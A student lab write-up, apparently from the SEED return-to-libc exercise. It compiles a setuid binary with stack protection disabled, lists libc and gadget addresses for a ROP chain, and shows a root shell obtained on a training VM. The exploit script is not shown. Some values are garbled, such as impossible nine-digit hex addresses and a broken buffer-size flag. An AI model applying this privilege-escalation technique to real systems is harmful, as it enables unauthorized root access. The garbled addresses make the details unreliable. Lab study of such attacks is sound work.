
```
[02/21/21]seed@VM:~/return-to-libc$ gcc -g -DBUF_SIZE=1 50 -fno-stack-protector -z noexecstack -o stack_rop stack_rop.c
[02/21/21]seed@VM:~/return-to-libc$ sudo chown root stack_rop && sudo chmod 4755 stack_rop
[02/21/21]seed@VM:~/return-to-libc$ ll stack_rop
-rwsr-xr-x 1 root seed 10120 Feb 21 20:22 stack_rop
[02/21/21]seed@VM:~/return-to-libc$ 
```

You find the 7 addresses, needed all like so:

```
sh_addr = 0xbffffe598 # address of "/bin/sh"0xbffffe598
leaveret = 0x0804856e#address of leaveret 0x0804856e
sprintf_addr = 0xb7e51670 #address of sprintf() (good)
setuid_addr = 0xb7eb9170 #address of setuid() (good)
system_addr = 0xb7e42da0 #address of system() (good)
exit_addr = 0xb7e369d0 #addy of exit (good)
ebp_foo = 0xbffffe578 # foo()'s frame pointer (good)
```

All these can be obtained by going into the debugger using GDB, once in you can easily print the system(), exit(), printf() and leaveret() and setuid(). The address for the exported MYSHELL variable along with ebp\_foo address are printed when compiling the stack\_rop file.

Once that is done, you go ahead and compile as normally and you should get a root shell like so below:



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "Terminal". The terminal content shows the following session:

```
[02/21/21]seed@VM:~/return-to-libc$ python3 chain_attac  
k.py  
[02/21/21]seed@VM:~/return-to-libc$ ./stack_rop  
# id  
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(smbashare)  
# whoami  
root  
#
```

The desktop interface includes a vertical dock on the left containing icons for various applications such as a terminal, file manager, browser, and system settings.